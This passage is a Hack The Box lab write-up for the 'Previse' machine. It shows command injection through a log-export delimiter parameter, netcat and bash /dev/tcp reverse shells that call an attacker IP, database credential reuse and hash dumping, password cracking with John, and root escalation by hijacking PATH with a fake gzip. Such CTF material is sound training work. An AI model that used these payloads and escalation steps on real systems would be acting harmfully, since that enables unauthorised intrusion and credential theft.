I intercept and send it to repeater. It displays a list of might be the username that can be used later on during ssh.



I also noticed that the page will download a .log file. (Supposed to be one file only but I keep spamming on the page and that shows why I have a lot of the same files)



When I opened the file, it displays the same as the response on BurpSuite which might be the username of the machine

```
(kali㉿kali)-[~/Downloads]
$ cat out.log
time,user,fileID
1622482496,m4lwhere,4
1622485614,m4lwhere,4
1622486215,m4lwhere,4
1622486218,m4lwhere,1
1622486221,m4lwhere,1
1622678056,m4lwhere,5
1622678059,m4lwhere,6
1622679247,m4lwhere,1
1622680894,m4lwhere,5
1622708567,m4lwhere,4
1622708573,m4lwhere,4
1622708579,m4lwhere,5
1622710159,m4lwhere,4
1622712633,m4lwhere,4
1622715674,m4lwhere,24
1622715842,m4lwhere,23
1623197471,m4lwhere,25
1623200269,m4lwhere,25
1623236411,m4lwhere,23
1623236571,m4lwhere,26
1623238675,m4lwhere,23
1623238684,m4lwhere,23
```

Next, I intercept again the log page and choose file delimiter as comma. Then send it to repeater.

Request Log Data

We take security very seriously, and keep logs of file access actions. We can set delimiters for your needs!

Find out which users have been downloading files.

File delimiter:


comma

SUBMIT


4. Getting the reverse shell

This step is just to ensure that there will be a connection with the attacker machine. Not necessary to be done, you can skip to the reverse shell part.

Command : `delim=comma%26curl+IPATTACKER:LISTENINGPORT(URL ENCODED)`




Make sure you already run your netcat listener before sending the request. Once I pressed send, I managed to get a response from my listener.




Next, on the repeater. I put my reverse shell command.

Command : nc -e /bin/sh IPATTACKER LPORT

Paste the command after the *delim=comma* line and URL encode the command.



Same as before, make sure you already run your netcat listener before send it on BurpSuite. Once I pressed Send, I managed to access the machine.



I get the shell of the machine before continue to find the user.txt

Command : `python -c 'import pty; pty.spawn("/bin/sh")'`

When I tried to open the user.txt, permission denied is display. Still a long way to go I guess.

```
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@previs:/home$ ls
ls
m4lwhere
www-data@previs:/home$ cd m4lwhere
cd m4lwhere
www-data@previs:/home/m4lwhere$ ls
ls
user.txt
www-data@previs:/home/m4lwhere$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
www-data@previs:/home/m4lwhere$
```

Then I remembered the MySQL credentials that we get earlier in the *config.php* file.

Command : `mysql -u username -D database -p password`

I managed to access into the mysql database.

```
www-data@previse:/home/m4lwhere$ mysql -u root -D previse -p
mysql -u root -D previse -p
Enter password: mySQL_p@ssw0rd!:)

ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: YES)
www-data@previse:/home/m4lwhere$ mysql -u root -D previse -p
mysql -u root -D previse -p
Enter password: mySQL_p@ssw0rd!:)

Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 20
Server version: 5.7.35-0ubuntu0.18.04.1 (Ubuntu)

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affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> █
```

CREATED BY M4LWHERE

You might see a lot of effort to get the hash password as I keep forgetting to insert the semicolon before pressing enter. The hash password is stored in prewise (database) > accounts (tables). It seems to be in MD5 format.

You can also see that the username that we used, which is admin also has been stored in the database. I might be wrong on that part so nevermind.

```
\c
mysql> show databases
show databases
→ \c
\c
mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| prewise |
| sys |
+-----+
5 rows in set (0.00 sec)

mysql> use prewise;
use prewise;
Database changed
mysql> show tables;
show tables;
+-----+
| Tables_in_prewrite |
+-----+
| accounts |
| files |
+-----+
2 rows in set (0.00 sec)

mysql> select * from accounts
select * from accounts
→ /c
/c
→ \c
\c
mysql> select * from accounts
select * from accounts
→ \c
\c
mysql> select * from accounts;
select * from accounts;
+----+-----+-----+-----+
| id | username | password | created_at |
+----+-----+-----+-----+
| 1 | m4lwhere | $1$llol$DQpmdvnb7Eeu06UaqRItf. | 2021-05-27 18:18:36 |
| 2 | admin | $1$llol$uXqzPW6SXUONt.AIOBqLy. | 2021-08-11 19:54:35 |
+----+-----+-----+-----+
2 rows in set (0.00 sec)
```

5. Decrypt the hashed password

I stored the hashed password in a .txt file.

I used John the ripper to decrypt the password. Hashcat is also recommended.

**Command : john -format=md5crypt-long --wordlist=/Your/Preferred/Wordlist
<hashedPassword>**

Now we know that the username will be m4lwhere. So we wait. Indeed it takes a lot of time for me (*almost 10 minutes I guess*) to get the credentials with the username m4lwhere.

I might using the wrong wordlist because it takes so much time. But at the end, I managed to find the hashed password for m4lwhere user. (*not included in screenshot*)

```
(kali@kali)-[~/Desktop/previsie/siteBackup]
$ john -format=md5crypt-long --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt-long, crypt(3) $1$ (and variants) [MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:04 0.18% (ETA: 17:44:03) 0g/s 7684p/s 7684c/s 7684C/s putter..pluisje
0g 0:00:00:06 0.26% (ETA: 17:44:54) 0g/s 7523p/s 7523c/s 7523C/s chaser1..cameron8
0g 0:00:00:07 0.30% (ETA: 17:45:13) 0g/s 7456p/s 7456c/s 7456C/s kennard..julio23
0g 0:00:00:08 0.34% (ETA: 17:45:18) 0g/s 7442p/s 7442c/s 7442C/s wladimir..wedding08
0g 0:00:00:09 0.38% (ETA: 17:45:49) 0g/s 7326p/s 7326c/s 7326C/s kathreen..july1990
0g 0:00:00:10 0.42% (ETA: 17:46:28) 0g/s 7196p/s 7196c/s 7196C/s 081007..072481
0g 0:00:00:11 0.46% (ETA: 17:46:37) 0g/s 7160p/s 7160c/s 7160C/s jenna3..jasons1
0g 0:00:00:12 0.50% (ETA: 17:46:45) 0g/s 7133p/s 7133c/s 7133C/s freddy12..flinstone
0g 0:00:00:13 0.54% (ETA: 17:46:41) 0g/s 7130p/s 7130c/s 7130C/s iluvrock..ilovetay
0g 0:00:00:14 0.58% (ETA: 17:46:46) 0g/s 7111p/s 7111c/s 7111C/s teamochino..tarita
0g 0:00:00:15 0.62% (ETA: 17:47:01) 0g/s 7060p/s 7060c/s 7060C/s kiki18..kevin26
0g 0:00:00:16 0.66% (ETA: 17:46:55) 0g/s 7067p/s 7067c/s 7067C/s apolo13..anne27
0g 0:00:00:17 0.70% (ETA: 17:46:49) 0g/s 7083p/s 7083c/s 7083C/s 13021980..123ASD
0g 0:00:00:18 0.74% (ETA: 17:46:58) 0g/s 7049p/s 7049c/s 7049C/s 391991..327327
0g 0:00:00:19 0.79% (ETA: 17:46:55) 0g/s 7050p/s 7050c/s 7050C/s Murray..MILLWALL
0g 0:00:00:20 0.83% (ETA: 17:46:49) 0g/s 7062p/s 7062c/s 7062C/s chanchai..cesar7
0g 0:00:00:21 0.87% (ETA: 17:46:47) 0g/s 7065p/s 7065c/s 7065C/s kanasai..kaleb12
0g 0:00:00:22 0.91% (ETA: 17:46:49) 0g/s 7055p/s 7055c/s 7055C/s stropinela..stobart
0g 0:00:00:23 0.95% (ETA: 17:46:48) 0g/s 7049p/s 7049c/s 7049C/s aug1990..asskick
0g 0:00:00:24 1.00% (ETA: 17:46:44) 0g/s 7056p/s 7056c/s 7056C/s mahalko20..magaoscura
0g 0:00:00:25 1.04% (ETA: 17:46:43) 0g/s 7055p/s 7055c/s 7055C/s 241098..240507
0g 0:00:00:26 1.08% (ETA: 17:46:42) 0g/s 7052p/s 7052c/s 7052C/s letmein...leojay
0g 0:00:00:40 1.69% (ETA: 17:46:05) 0g/s 7100p/s 7100c/s 7100C/s 2361993..232607
0g 0:00:00:41 1.73% (ETA: 17:46:05) 0g/s 7102p/s 7102c/s 7102C/s sxcpink..swisscom
0g 0:00:00:42 1.78% (ETA: 17:45:59) 0g/s 7111p/s 7111c/s 7111C/s movingon2..mountvernon
0g 0:00:00:43 1.82% (ETA: 17:46:03) 0g/s 7097p/s 7097c/s 7097C/s jermaine12..jeremiah02
0g 0:00:00:44 1.86% (ETA: 17:46:00) 0g/s 7099p/s 7099c/s 7099C/s corbin05..coppel
0g 0:00:00:45 1.91% (ETA: 17:45:56) 0g/s 7104p/s 7104c/s 7104C/s Haters..HOTTIE09
0g 0:00:00:46 1.94% (ETA: 17:46:04) 0g/s 7087p/s 7087c/s 7087C/s 110121..109012
0g 0:00:02:49 7.23% (ETA: 17:45:31) 0g/s 6978p/s 6978c/s 6978C/s visions2..vision147
0g 0:00:02:50 7.28% (ETA: 17:45:31) 0g/s 6977p/s 6977c/s 6977C/s vannat..vannagirl
0g 0:00:02:51 7.32% (ETA: 17:45:31) 0g/s 6972p/s 6972c/s 6972C/s umagamiley..um-matina
0g 0:00:03:35 8.58% (ETA: 17:48:20) 0g/s 6427p/s 6427c/s 6427C/s poosay..pooreboy
0g 0:00:03:36 8.60% (ETA: 17:48:27) 0g/s 6408p/s 6408c/s 6408C/s polo_rules123..polo5690
0g 0:00:03:37 8.61% (ETA: 17:48:35) 0g/s 6389p/s 6389c/s 6389C/s pmepme..pmata
0g 0:00:03:38 8.63% (ETA: 17:48:41) 0g/s 6371p/s 6371c/s 6371C/s pjkitty..pjilt617
0g 0:00:03:40 8.66% (ETA: 17:48:55) 0g/s 6334p/s 6334c/s 6334C/s pimpin103..pimpguyl
0g 0:00:03:41 8.67% (ETA: 17:49:02) 0g/s 6316p/s 6316c/s 6316C/s pianos?..pianof75
0g 0:00:03:42 8.69% (ETA: 17:49:10) 0g/s 6296p/s 6296c/s 6296C/s peyton42..peysa10
0g 0:00:03:43 8.71% (ETA: 17:49:18) 0g/s 6296p/s 6296c/s 6296C/s kumay..kumay123
```

Credentials : XXXXXXXXXX

(Highlight on your own to see the credentials, yeet!)

5.SSH into the machine

I managed to get the user.txt easily afterwards.

```
(kali㉿kali)-[~/Desktop/previse/siteBackup]
$ ssh m4lwhere@10.129.187.64
The authenticity of host '10.129.187.64 (10.129.187.64)' can't be established.
ECDSA key fingerprint is SHA256:rr7ooHUgwdLomHhLfZXMaTHltfiWVR7FJAe2R7Yp5LQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.187.64' (ECDSA) to the list of known hosts.
m4lwhere@10.129.187.64's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-151-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed Aug 11 21:28:51 UTC 2021

System load:  0.0               Processes:           179
Usage of /:   49.4% of 4.85GB   Users logged in:    0
Memory usage: 22%              IP address for eth0: 10.129.187.64
Swap usage:   0%

0 updates can be applied immediately.

Last login: Fri Jun 18 01:09:10 2021 from 10.10.10.5
m4lwhere@previse:~$ ls
user.txt
m4lwhere@previse:~$ cat user.txt
c0mp4n0t0r00t0f0r24w0n0c0d0f0u0n0m0
m4lwhere@previse:~$
```

6.Privilege escalation

Command : `sudo -l`

I execute this command to see if there are any other commands that are allowed or not allowed by the user(m4lwhere). It displays that the user can run the command `cat` `/opt/scripts/access_backup.sh`

I understand that I can run the command to get the reverse shell on the machine. Might involve path injection too perhaps. *(My thoughts at the moment during my first attempt)*

```
m4lwhere@previse:~$ sudo -l
[sudo] password for m4lwhere:
User m4lwhere may run the following commands on previse:
    (root) /opt/scripts/access_backup.sh
m4lwhere@previse:~$ cat /opt/scripts/access_backup.sh
#!/bin/bash

# We always make sure to store logs, we take security SERIOUSLY here

# I know I shouldnt run this as root but I cant figure it out programmatically on my account
# This is configured to run with cron, added to sudo so I can run as needed - we'll fix it later when there's time

gzip -c /var/log/apache2/access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_access.gz
gzip -c /var/www/file_access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_file_access.gz
```

I created a .txt file named gzip which includes a command of reverse shell using bash. *(just reverse shell cheatsheet things)*



```
kali@kali: ~/Desktop/previse/siteBackup x root@previse: /tmp x
GNU nano 2.9.3 gzip
#!/bin/bash
Previse File Storage
bash -i >& /dev/tcp/10.10.14.102/6666 0>&1
Login
Username
Password
LOG IN
[ Read 3 lines ]
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Linter ^_ Go To Line
```

Next I changed the permission of the file so I can execute it.

Command : `chmod 777 <filename>` OR `chmod +x <filename>`

Then export the file path into the directory given.

Command : `export PATH=$(pwd):$PATH`

Lastly I run the *access_backup.sh* file.

Command : `sudo /opt/scripts/access_backup.sh`

```
m4lwhere@previse:/tmp$ nano gzip
m4lwhere@previse:/tmp$ chmod 777 gzip
m4lwhere@previse:/tmp$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
m4lwhere@previse:/tmp$ export PATH=$(pwd):$PATH
m4lwhere@previse:/tmp$ cat gzip
#!/bin/bash

bash -i >& /dev/tcp/10.10.14.102/6666 0>&1
m4lwhere@previse:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
m4lwhere@previse:/tmp$ sudo /opt/scripts/access_backup.sh
█
```


Before running the scripts, make sure you already run your netcat listener. Once run, you can run the script and we will get the root shell. Then easily retrieved root.txt afterwards.

```
(kali㉿kali)-[~/Desktop/previse/siteBackup]
$ sudo nc -nlvp 6666
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
listening on [any] 6666 ...
sudo connect to [10.10.14.102] from (UNKNOWN) [10.129.187.64] 45086
root@previse:/tmp# id
sudo id
uid=0(root) gid=0(root) groups=0(root)
root@previse:/tmp# ls
ls
gzip
systemd-private-2fd55fc4606249d3b30147f72af7b3c2-apache2.service-wtS8aI
systemd-private-2fd55fc4606249d3b30147f72af7b3c2-systemd-resolved.service-22JzMZ
systemd-private-2fd55fc4606249d3b30147f72af7b3c2-systemd-timesyncd.service-etCLKJ
vmware-root_836-2722107930
root@previse:/tmp# cd /root
cd /root
root@previse:/root# ls
ls
root.txt
root@previse:/root# cat root.txt
cat root.txt
a1b2c3d4e5f6g7h8i9j0k1l2m3n4o5p6q7r8s9t0u1v2w3x4y5z6
root@previse:/root#
```



HACKTHEBOX



Previsе has been Pwned

jodunk has successfully pwned Previsе Machine from Hack The Box

#1279

MACHINE RANK

12 Aug 2021

PWN DATE

30

POINTS EARNED

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